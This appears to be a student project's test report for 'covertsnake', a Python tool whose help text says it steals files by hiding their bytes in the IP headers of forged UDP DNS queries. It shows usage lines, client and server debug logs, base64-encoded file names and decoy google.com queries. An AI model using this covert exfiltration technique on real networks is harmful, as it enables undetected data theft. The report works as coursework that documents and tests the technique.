covertsnake

Gary. K and Amir. Z

3/27/2022

Github Link

Tests

Function	***Description***	***Status***	***Example***
--help function	Help funtion assists the user on how the program should be used	*Passed*	Example
Argument Sanatizing	Wrong arguments are ignore and bad areguments are prompted	*Passed*	Example
Error	An Error is diplayed for wrong inputs	*Passed*	Example
Local files as input	Local files are accepted and processed	*Passed*	Example
Run as root Prompt	Prompt that this program must be run as root	*Passed*	Example
Server mode	same script can be ran as a server or client	*Passed*	Example
Progress bar	progress bar is shown for the client send file	*Passed*	Example
Bytes hidden in IP len	information bytes are hidden as a part of IP header	*Passed*	Example
Forged DNSQR packets	dns quarries are forged for google.com and google.ca	*Passed*	Example
Library import	Libraries are imported properly	*Passed*	
Client debug mode	debug mode is available for client	*Passed*	Example
Server debug mode	debug mode is available for server	*Passed*	Example
Server rebuilds the file from received bytes	Multiple graph options can be selected and processed	*Passed*	Example
Name of the input file transfered encoded in base64	first packets sent is the file name to server	*Passed*	Example

Examples

--help

```
┌──(d0ntblink㉿H0rn3d0wl)-[~/Projects/covertsnake/Code]
└─$ sudo python covertsnake.py --help

covertsnake is a python program made for stealing confidential data or files in IP
```

```
header of UDP DNS queries

THIS PROGRAM NEEDS TO BE RAN AS ROOT

Usage:
    sudo covertsnake.py --server
    sudo covertsnake.py --client --ip <server ip> --file <file name in the current
directory>

Arguments:
    --help: displays this message
    --ip: server ip
    --file: the name of the file you want to transfer
    --server: runs the program in server mode
    --client: runs the program in client mode
    --debug: enables debug mode must be the first argument

Example:
    covertsnake.py --server
    sudo covertsnake.py --client --file example.pdf --ip 10.0.0.245
```

Error Prompt

```
┌──(d0ntblink㉿H0rn3d0wl)-[~/Projects/covertsnake/Code]
└─$ sudo python covertsnake.py --lol --wrongargum
invalid arguments!!

covertsnake is a python program made for stealing confidential data or files in IP
header of UDP DNS queries

THIS PROGRAM NEEDS TO BE RAN AS ROOT

Usage:
    sudo covertsnake.py --server
    sudo covertsnake.py --client --ip <server ip> --file <file name in the current
directory>

Arguments:
    --help: displays this message
    --ip: server ip
    --file: the name of the file you want to transfer
    --server: runs the program in server mode
    --client: runs the program in client mode
    --debug: enables debug mode must be the first argument

Example:
    covertsnake.py --server
    sudo covertsnake.py --client --file example.pdf --ip 10.0.0.245
```

Prompt Root

```
┌──(d0ntblink㉿H0rn3d0wl)-[~/Projects/covertsnake/Code]
└─$ python covertsnake.py

Only root can run this program
```

Read Local Files

```
──(d0ntblink㉿H0rn3d0wl)-[~/Projects/covertsnake/Data]
└─$ sudo python3 ../Code/covertsnake.py --debug --client --ip 0.0.0.0 --file
example.png

2022-03-28 15:39:59,545 : debug mode enabled


2022-03-28 15:39:59,545 : ../Code/covertsnake.py


2022-03-28 15:39:59,546 : --debug


2022-03-28 15:39:59,546 : --client


2022-03-28 15:39:59,546 : --ip


2022-03-28 15:39:59,546 : 0.0.0.0


2022-03-28 15:39:59,546 : --file


2022-03-28 15:39:59,546 : example.png
```

Server Mode


```
┌──(d0ntblink㉿H0rn3d0wl)-[~/Projects/covertsnake/Code]
└─$ sudo python covertsnake.py --server

2022-03-28 15:39:40,521 : downloading a new file named b'example.png'
```


Progress Bar

```
┌──(d0ntblink㉿H0rn3d0wl)-[~/Projects/covertsnake/Data]
└─$ sudo python3 ../Code/covertsnake.py --client --ip 0.0.0.0 --file example.txt
Sending Packets...:  21%|████████████▉
| 6/28 [00:00<00:01, 12.41 Bytes/s]
```

Hidden Bytes



Forged DNSQR



Client Debug

```
┌──(d0ntblink㉿H0rn3d0wl)-[~/Projects/covertsnake/Data]
└─$ sudo python3 ../Code/covertsnake.py --debug --client --ip 0.0.0.0 --file
example.png

2022-03-28 15:39:59,545 : debug mode enabled
```

```
2022-03-28 15:39:59,545 : ../Code/covertsnake.py


2022-03-28 15:39:59,546 : --debug


2022-03-28 15:39:59,546 : --client


2022-03-28 15:39:59,546 : --ip


2022-03-28 15:39:59,546 : 0.0.0.0


2022-03-28 15:39:59,546 : --file


2022-03-28 15:39:59,546 : example.png


2022-03-28 15:39:59,546 : in client mode


2022-03-28 15:39:59,546 : file name in base64 is b'ZXhhbXBsZS5wbmc='


2022-03-28 15:39:59,750 : sent file name


2022-03-28 15:39:59,764 : read the file to be yanked

Sending Packets...:   0%|
| 0/512596 [00:00<?, ? Bytes/s]
2022-03-28 15:39:59,860 : sent 392 hex byte
```

Server Debug

```
┌──(d0ntblink㉿H0rn3d0wl)-[~/Projects/covertsnake/Code]
└─$ sudo python covertsnake.py --debug --server

2022-03-28 15:42:13,089 : debug mode enabled


2022-03-28 15:42:13,089 : covertsnake.py


2022-03-28 15:42:13,089 : --debug


2022-03-28 15:42:13,089 : --server


2022-03-28 15:42:13,089 : in server mode
```

```
2022-03-28 15:42:18,196 : got a new packet

2022-03-28 15:42:18,197 : Ether / IP / UDP / DNS Qry "b'ZXhhbXBsZS50eHQ=.'"

2022-03-28 15:42:18,198 : downloading a new file named b'ZXhhbXBsZS50eHQ=.' in
64bit

2022-03-28 15:42:18,202 : downloading a new file named b'example.txt'

2022-03-28 15:42:18,292 : got a new packet

2022-03-28 15:42:18,292 : Ether / IP / UDP / DNS Qry "b'google.com.'"
```

Server Builds File

```
┌──(d0ntblink㉿H0rn3d0wl)-[~/Projects/covertsnake/Code]
└─$ sudo python covertsnake.py --server

2022-03-28 15:42:51,961 : downloading a new file named b'example.txt'


2022-03-28 15:42:54,330 : saved a new file
```

Name Transfer

```
2022-03-28 15:42:18,197 : Ether / IP / UDP / DNS Qry "b'ZXhhbXBsZS50eHQ=.'"

2022-03-28 15:42:18,198 : downloading a new file named b'ZXhhbXBsZS50eHQ=.' in
base64

2022-03-28 15:42:18,202 : downloading a new file named b'example.txt'
```